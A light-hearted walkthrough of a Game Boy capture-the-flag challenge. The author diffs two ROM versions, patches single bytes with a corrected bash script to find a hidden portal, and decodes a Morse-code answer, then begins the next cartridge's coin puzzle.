You check-in with Tinsel Upatree again, who discloses that Volume 2 might actually have 2 Volumes. You think that means it should be called Volume 4 (Volume 2×2) but you don't say this out loud. This is undoubtedly another ChatNPT joke but you're glad it doesn't contain the number Three this time. Little do you know that you speak too soon ...



You also check the status of the provided hints, with the latest hint hinting that you should compare the different ROMs using some kind of DIFF tool. You're not exactly sure which tool it means but it SOUNDS LOUD.



Elf the Dwarf's, Gloriously, Unfinished, Adventure! - Vol2
Play Elf the Dwarf's, Gloriously, Unfinished, Adventure! - Vol2


Gameboy 2
From: Tinsel Upatree
Objective: Game Cartridges: Vol 2
1) This feels the same, but different! 2) If it feels like you are going crazy, you probably are! Or maybe, just maybe, you've not yet figured out where the hidden ROM is hiding. 3) I think I may need to get a DIFFerent perspective. 4) I wonder if someone can give me a few pointers to swap.

Clicking your badge that you can barely see and ignoring the bits drifting around you, you find `Game Cartridges: Vol 2` in your items and click to play.


Once again, you are transported to a simpler time where everything was Green and White. You press `Enter` on the title screen and `e` on the start screen.

← ↑ → ↓ | (A) = e | (B) = r | (Start) = enter | (Select) = shift
COUNTER HACK
Presents


← ↑ → ↓ | (A) = e | (B) = r | (Start) = enter | (Select) = shift
Elf the Dwarf's Gloriously, Unfinished, Adventure!
Start [Vol2]


Experiencing a sense of Deja-Vu but unable to see any cat, you are “rewarded” with a recap conversation between Very Senior Technical Engineer Jared Folkins and an Elf. Fortunately, this time it is much, much briefer (this is what they must have changed in The Matrix), saving your tiring little digits. You exit via the south exit.


PREVIOUSLY ON HOLIDAY HACK



Elf: Blah blah blah...


You are transported to a clearing with a passage leading south, guarded by the embodiment of a bodiless guard who will not let you pass to the south clearing.






T-wiz: You shall not pass!!!

Recalling the hints about multiple ROMs, you close the terminal and restart it a couple of times, eventually resulting in a change where the north clearing is now a south clearing, with another obstinate guard, or maybe it’s the same guard or maybe it’s their twin, who won’t let you pass to the north clearing.






T-wiz: You shall not pass!!!

You decide it’s time to get serious and in your Kali VM, like you’ve done before, you start mitmproxy in a terminal, appending flows to `mitmproxy.log`:

```
mitproxy --showhost -w +mitmproxy.log
```


You launch the same Firefox profile that you configured before for mitmproxy, copy the URL from the challenge `iframe` and open it in Firefox. After playing the game and refreshing it a couple of times, you observe the two different ROMs being retrieved in mitmproxy. You download these to your file system by using the b shortcut.



```
Flows
>>18:51:18 HTTPS GET  gamegosling.com /vol2-akHB27gg6pN0/rom/game0.gb   200 …ication/octet-stream  128k 903ms
  18:55:30 HTTPS GET  gamegosling.com /vol2-akHB27gg6pN0/rom/game1.gb   200 …ication/octet-stream  128k 1.18s
```

You view the byte differences between the two ROMs using `vbindiff`.

```
vbindiff game0.gb game1.gb
```




```
game0.gb
00000 0000:  00 00 C3 38 00 FF FF FF  F0 90 F5 7B E0 90 EA 00  ...8.... ...{....
00000 0010:  20 E7 F1 E0 90 EA 00 20  C9 FF FF FF FF FF FF FF   ......  ........
00000 0020:  E9 FF FF FF FF FF FF FF  22 0D 20 FC C9 FF FF FF  ........ ". .....
00000 0030:  1A 22 13 0D 20 FA C9 FF  F3 C3 00 02 FF FF FF FF  ."..  ... ........
00000 0040:  F5 E5 21 A5 C0 C3 80 00  C3 4A 36 FF FF FF FF FF  ..!..... .J6.....
00000 0050:  FB C3 67 17 FF FF FF FF  FB C3 0D 17 FF FF FF FF  ..g..... ........
00000 0060:  FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ........ ........
00000 0070:  FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ........ ........
00000 0080:  C5 D5 2A B6 28 0B E5 3A  6E 67 E7 E1 23 18 F3 E8  ..*.(..: ng..#...
00000 0090:  04 D1 C1 E1 F0 41 E6 02  20 FA F1 D9 21 A3 C0 34  .....A..  ...!..4
00000 00A0:  20 02 23 34 CD 80 FF 3E  01 E0 91 C9 F0 41 E6 02   .#4...> .....A..
00000 00B0:  20 FA 3E C0 C3 84 FF D5  AF 01 7E 19 21 A0 C0 CD   .>..... ..~.!...
00000 00C0:  E1 0D 3E C0 E0 92 67 AF  6F 0E A0 EF D1 C9 FF FF  ..>...g. o.......
00000 00D0:  FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ........ ........
00000 00E0:  FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ........ ........
00000 00F0:  FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ........ ........
00000 0100:  18 55 FF FF CE ED 66 66  CC 0D 00 0B 03 73 00 83  .U....ff .....s..
00000 0110:  00 0C 00 0D 00 08 11 1F  88 89 00 0E DC CC 6E E6  ........ ......n.
00000 0120:  DD DD D9 99 BB BB 67 63  6E 0E EC CC DD DC 99 9F  ......gc n.......
00000 0130:  BB B9 33 3E 56 4F 4C 00  00 00 00 00 00 00 00 00  ..3>VOL. ........
00000 0140:  00 00 00 00 30 30 00 1B  02 03 00 33 01 42 71 B3  ....00.. ...3.Bq.
00000 0150:  FA A1 C0 47 FA A0 C0 F3  57 58 31 00 DF CD B7 00  ...G.... WX1.....
00000 0160:  7A EA A0 C0 FE 11 20 07  AF CB 3B 17 EA A1 C0 CD  z..... . ..;.....
00000 0170:  45 0E AF E0 42 E0 43 E0  41 E0 4A 3E 07 E0 4B 11  E...B.C. A.J>..K.
00000 0180:  C6 01 21 80 FF 0E 0C F7  CD 80 FF 01 9C 00 CD 27  ..!..... .......'
00000 0190:  0E 3E E4 E0 47 E0 48 3E  1B E0 49 3E C0 E0 40 AF  .>..G.H> ..I>..@.
00000 01A0:  E0 0F 3E 01 E0 FF E0 90  AF 21 A3 C0 22 77 E0 26  ..>..... .!.."w.&
game1.gb
00000 0000:  00 00 C3 38 00 FF FF FF  F0 90 F5 7B E0 90 EA 00  ...8.... ...{....
00000 0010:  20 E7 F1 E0 90 EA 00 20  C9 FF FF FF FF FF FF FF   ......  ........
00000 0020:  E9 FF FF FF FF FF FF FF  22 0D 20 FC C9 FF FF FF  ........ ". .....
00000 0030:  1A 22 13 0D 20 FA C9 FF  F3 C3 00 02 FF FF FF FF  ."..  ... ........
00000 0040:  F5 E5 21 A5 C0 C3 80 00  C3 4A 36 FF FF FF FF FF  ..!..... .J6.....
00000 0050:  FB C3 67 17 FF FF FF FF  FB C3 0D 17 FF FF FF FF  ..g..... ........
00000 0060:  FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ........ ........
00000 0070:  FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ........ ........
00000 0080:  C5 D5 2A B6 28 0B E5 3A  6E 67 E7 E1 23 18 F3 E8  ..*.(..: ng..#...
00000 0090:  04 D1 C1 E1 F0 41 E6 02  20 FA F1 D9 21 A3 C0 34  .....A..  ...!..4
00000 00A0:  20 02 23 34 CD 80 FF 3E  01 E0 91 C9 F0 41 E6 02   .#4...> .....A..
00000 00B0:  20 FA 3E C0 C3 84 FF D5  AF 01 7E 19 21 A0 C0 CD   .>..... ..~.!...
00000 00C0:  E1 0D 3E C0 E0 92 67 AF  6F 0E A0 EF D1 C9 FF FF  ..>...g. o.......
00000 00D0:  FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ........ ........
00000 00E0:  FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ........ ........
00000 00F0:  FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ........ ........
00000 0100:  18 55 FF FF CE ED 66 66  CC 0D 00 0B 03 73 00 83  .U....ff .....s..
00000 0110:  00 0C 00 0D 00 08 11 1F  88 89 00 0E DC CC 6E E6  ........ ......n.
00000 0120:  DD DD D9 99 BB BB 67 63  6E 0E EC CC DD DC 99 9F  ......gc n.......
00000 0130:  BB B9 33 3E 56 4F 4C 00  00 00 00 00 00 00 00 00  ..3>VOL. ........
00000 0140:  00 00 00 00 30 30 00 1B  02 03 00 33 01 42 71 86  ....00.. ...3.Bq.
```

The byte differences can be summarized using `cmp`, where each row’s fields have the following meaning:

- first field: decimal byte offset of the difference, starting at 1
- second field: octal byte value from `game0.gb`
- third field: octal byte value from `game1.gb`

```
$ cmp -l game0.gb game1.gb
   336 263 206
  1428  13 322
  1429 113 254
  1430 232  75
  1431  43  55
 92805   3  13
 92857  11   6
 97409   2   1
 99599   2   3
 99600 200   0
 99604  13   4
 99605 200   0
```

Based on playing the game, the differences between the two ROMs must account for the change in behavior, namely the clearing you start in. You could attempt to determine what each byte change does by changing 1 byte at a time in `game0.gb` using the corresponding byte from `game1.gb` and launching the game in a Game Boy emulator. You could make these changes manually but in the AI Age, you deem that extremely inappropriate. The whole point of AI is to allow humans to do what they do best - indulge in slothfulness. You turn to Bard.



write a bash script that does the following:
1. takes two binary files as arguments, bin1 and bin2
2. finds each set of byte differences between bin1 and bin2
3. for each difference, creates a new binary file that is the concatenation of:
   1. the bytes from bin1 before the difference
   2. the different bytes from bin2
   3. the bytes from bin1 after the difference

Here's the Bash script that fulfills the requirements:

Bash

```
#!/bin/bash

if [[ $# -ne 2 ]]; then
  echo "Usage: $0 <file1> <file2>"
  exit 1
fi

file1="$1"
file2="$2"

diff_count=1

cmp -l "$file1" "$file2" | while read offset1 byte1 offset2 byte2; do
  if [[ $byte1 != $byte2 ]]; then
    # Extract bytes before the difference from file1
    head -c $((offset1 - 1)) "$file1" > "diff_${diff_count}_before.bin"

    # Extract the different bytes from file2
    head -c 1 "$file2" | tail -c 1 > "diff_${diff_count}_diff.bin"
    dd if="$file2" bs=1 skip=$((offset2)) count=1 >> "diff_${diff_count}_diff.bin"
```

Bard Response - full

Here's the Bash script that fulfills the requirements:

```
#!/bin/bash

if [[ $# -ne 2 ]]; then
  echo "Usage: $0 <file1> <file2>"
  exit 1
fi

file1="$1"
file2="$2"

diff_count=1

cmp -l "$file1" "$file2" | while read offset1 byte1 offset2 byte2; do
  if [[ $byte1 != $byte2 ]]; then
    # Extract bytes before the difference from file1
    head -c $((offset1 - 1)) "$file1" > "diff_${diff_count}_before.bin"

    # Extract the different bytes from file2
    head -c 1 "$file2" | tail -c 1 > "diff_${diff_count}_diff.bin"
    dd if="$file2" bs=1 skip=$((offset2)) count=1 >> "diff_${diff_count}_diff.bin"

    # Extract bytes after the difference from file1
    tail -c +$((offset1 + 1)) "$file1" > "diff_${diff_count}_after.bin"

    # Concatenate the parts into a new file
    cat "diff_${diff_count}_before.bin" "diff_${diff_count}_diff.bin" "diff_${diff_count}_after.bin" > "
       diff_${diff_count}.bin"

    diff_count=$((diff_count + 1))
  fi
done
```

Explanation:

1. *Checks for correct usage: Ensures two arguments are provided.*
2. *Stores file paths: Assigns arguments to variables.*
3. *Iterates through differences: Uses* `cmp -l` *to output differences and processes each line using a* `while` *loop.*
4. *Handles byte differences: When bytes differ, extracts and concatenates relevant parts into new files.*
5. *Creates concatenated file: Creates* `diff_1.bin`*,* `diff_2.bin`*, etc., for each difference.*

The script doesn’t actually work - Bard must have been low on blood sugar - but after a few iterations of trying the script, observing the differences between `game0.rb` and the generated ROMs, the script is fixed to a working state, with the following fixes:

- Lines 13-15: remove invalid offset2 being read from the `cmp` output
- Lines 21-22: remove nonsense code
- Lines 23-25:
  - remove an invalid reference to offset2
  - change append (>>) to overwrite (>)
  - fix off by one error in the calculation of the number of bytes to skip
- Lines 33-34: rename the output binary to have a gb extension

```
1   #!/bin/bash
2
3   if [[ $# -ne 2 ]]; then
4     echo "Usage: $0 <file1> <file2>"
5     exit 1
6   fi
7
8   file1="$1"
9   file2="$2"
10
11  diff_count=1
12
13  # FIXED: cmp -l format is 'offset byte1 byte2' so offset2 makes no sense
14  #cmp -l "$file1" "$file2" | while read offset1 byte1 offset2 byte2; do
15  cmp -l "$file1" "$file2" | while read offset1 byte1 byte2; do
16    if [[ $byte1 != $byte2 ]]; then
17      # Extract bytes before the difference from file1
18      head -c $((offset1 - 1)) "$file1" > "diff_${diff_count}_before.bin"
19
20      # Extract the different bytes from file2
21      # FIXED: this is nonsense
22      #head -c 1 "$file2" | tail -c 1 > "diff_${diff_count}_diff.bin"
23      # FIXED: offset2 invalid, append unnecessary, skip calculation is off by 1
24      #dd if="$file2" bs=1 skip=$((offset2)) count=1 >> "diff_${diff_count}_diff.bin"
25      dd if="$file2" bs=1 skip=$((offset1 - 1)) count=1 > "diff_${diff_count}_diff.bin"
26
27      # Extract bytes after the difference from file1
28      tail -c +$((offset1 + 1)) "$file1" > "diff_${diff_count}_after.bin"
29
30      # Concatenate the parts into a new file
31      cat "diff_${diff_count}_before.bin" "diff_${diff_count}_diff.bin" "diff_${diff_count}_after.bin" >
    "diff_${diff_count}.bin"
32
33      # FIXED: Rename output as game boy rom to make things easier.
34      mv "diff_${diff_count}.bin" "game_diff_${diff_count}.gb"
35
36      diff_count=$((diff_count + 1))
37    fi
38  done
```

You run the script


```
$ ../game_version_creator.sh ../game0.gb ../game1.gb
```

A total of 12 ROMs are output, corresponding to the 12 byte differences listed by the `cmp` command:

```
$ ls -1 gam*.gb
game_diff_10.gb
```

```
game_diff_11.gb
game_diff_12.gb
game_diff_1.gb
game_diff_2.gb
game_diff_3.gb
game_diff_4.gb
game_diff_5.gb
game_diff_6.gb
game_diff_7.gb
game_diff_8.gb
game_diff_9.gb
```

In a Windows 11 VM, you download and install the [SameBoy](#) Game Boy emulator. You work through each generated ROM in sequence, dragging it into the emulator and playing it, noting that in the emulator, you use x instead of e.





When you get up to the 6th change (`game_diff_6.gb`), corresponding to `92805     3    13` from the `cmp -l game0.gb game1.gb` output, you discover a portal has appeared in the south clearing.


You **gasp**. You thought you were free from ChatNPT in this challenge but the presence of the power of Three is clearly observable in the 6th binary difference holding the key - this is indubitably also the (Three+Three)th change.

Despairing and desperate for an escape, you leap into the portal ...

... and re-appear in a room. There's "music" playing so you quickly dash to the radio and press x to shut it down, only to have it replaced by beeping noises.








You mosey over to the flashing light thingy and press x. ChatNPT ... ChatNPT! Ahah! It's bold this time and doesn't even attempt to hide it's presence.
It even overshares that it loves old-timey radio, not that you're even remotely interested in this - it's most likely an hallucination spawned from creating too many Game Boy challenges. Still, there might be an obtuse clue here.

After listening to the beeping noises for a while, you wonder if they are [Morse code](#). You open Notepad and transcribe the beeping noises into dashes and dots using your bat-like hearing. Your first attempt is: `--.  .-..  -----  .-.  ----`


You ask Bard what they think it means but they seem terribly confused. Their response reminds you of The Matrix for some unfathomable reason. You wonder if "J" is Jared ...



can you translate the morse code: --. .-.. ----- .-. ----

Yes, I can translate that Morse code as well. The translation is: "FOLLOW J."


ChatGPT on the other hand seems to be onto something. The result looks suspiciously like GLORY, which from your past encounters with Jared, Elf the Dwarf and T-Wiz, sounds familiar. You return to the SameBoy emulator and re-listen to the Morse code, this time with your moth-like hearing. You revise the translation: `--.  .-..  -----  .-.  -.--`



You
can you translate this morse code: --. .-.. ----- .-. ----

ChatGPT
The Morse code "--. .-.. ----- .-. ----" translates to the alphanumeric characters "GL0R9".


However, ChatGPT now seems confused, providing a translation that has one more letter than you asked for. You wonder what's going on. First Bard, now ChatGPT. Are they intimated by ChatNPT's very visible presence in this challenge? You don't blame them. You're seeing so many Threes in this year's challenges that you're starting to wonder if you're the one hallucinating.





You
can you translate this morse code: --. .-.. ----- .-. -.--

ChatGPT
The Morse code "--. .-.. ----- .-. -.--" translates to the alphanumeric characters "GLOREY".

Taking a guess, you try to submit GLORY as the solution but it fails. You decide that, for now at least, there may be a role for humans after all and you manually translate the Morse code using the chart hosted on Wikipedia, resulting in a translation of **GL0RY**, with a zero.


Game Cartridges: Vol 2
Difficulty: 🌲🌲🌲🌲🌲
Find the second Gamegosling cartridge and beat the game


Congratulations! You have completed the Game Cartridges: Vol 2 challenge!


International Morse Code

1. The length of a dot is one unit.
2. A dash is three units.
3. The space between parts of the same letter is one unit.
4. The space between letters is three units.
5. The space between words is seven units.

A	● ▬	U	● ● ▬
B	▬ ● ● ●	V	● ● ● ▬
C	▬ ● ▬ ●	W	● ▬ ▬
D	▬ ● ●	X	▬ ● ● ▬
E	●	Y	▬ ● ▬ ▬
F	● ● ▬ ●	Z	▬ ▬ ● ●
G	▬ ▬ ●		
H	● ● ● ●		
I	● ●		
J	● ▬ ▬ ▬		
K	▬ ● ▬	1	● ▬ ▬ ▬ ▬
L	● ▬ ● ●	2	● ● ▬ ▬ ▬
M	▬ ▬	3	● ● ● ▬ ▬
N	▬ ●	4	● ● ● ● ▬
O	▬ ▬ ▬	5	● ● ● ● ●
P	● ▬ ▬ ●	6	▬ ● ● ● ●
Q	▬ ▬ ● ▬	7	▬ ▬ ● ● ●
R	● ▬ ●	8	▬ ▬ ▬ ● ●
S	● ● ●	9	▬ ▬ ▬ ▬ ●
T	▬	0	▬ ▬ ▬ ▬ ▬


You submit **GL0RY** and complete the objective.

Yet another achievement bytes the dust.

Game Cartridges: Vol 3 - Rusty Quay - Steampunk Island


Returning to Angel Candysalt in Rusty Quay, you seek out Game Cartridge: Vol 3. It is a bit of a maze to get to it but Angel Candysalt also hints that you can zoom out your browser window to better figure out the correct path to take.

Game Cartridges: Vol 3
Difficulty: 🌲🌲🌲🌲🌲
Find the third Gamegosling cartridge and beat the game



The name's Angel Candysalt, the great treasure hunter!

You manage to thread your way through the maze and pick up the cartridge, adding it to your items.


Elf the Dwarf's, Gloriously, Unfinished, Adventure! - Vol3
Play Elf the Dwarf's, Gloriously, Unfinished, Adventure! - Vol3


It turns out playing this cartridge is a bit different than the others and greatly benefits from the ability to save at arbitrary points - it is all too easy to be reset to the start and have to battle through many screens of dangers. As such, you install and start Visual Boy Advance (VBA):

```
$ sudo snap install visualboyadvance-m
$ visualboyadvance-m &
```

As before, you download the `game.gb` ROM from the challenge via mitmproxy. This time, however, loading it into VBA, you are transported to an even simpler time where everything was Black and White.

You press "z" on the title screen, "z" again on the start screen and "z" a third time to start a New Game. You don't even bat an eyelid at the ChatNPT Three popping up once again here.

Similar to the second Game Boy cartridge, you start in an antechamber and there is yet more dialogue explaining how to save and load a game from this screen. Upon exiting south, you find yourself on a screen with Three gravity defying coins. "Of course it's Three!", you exclaim.





Collecting each coin by jumping into it with the x key, you ascertain their effect on the integer decimal coin total shown in the bottom left of the screen.

The left most coin you pick up affects the "ones" place, the middle one affects the "tens" place and the last one affects the "hundreds" place. Furthermore, each time you go back to the antechamber and return, the coins re-spawn.

You tediously set about repeatedly collecting the coins until you reach 998. At this point you save via `Ctrl+s`, which uses the VBA native save format, creating files with a `.sgm` extension.


When you collect the next "ones" coin, the result wraps around to 001. You speculate the goal of the challenge might be to reach a total of 999 coins.






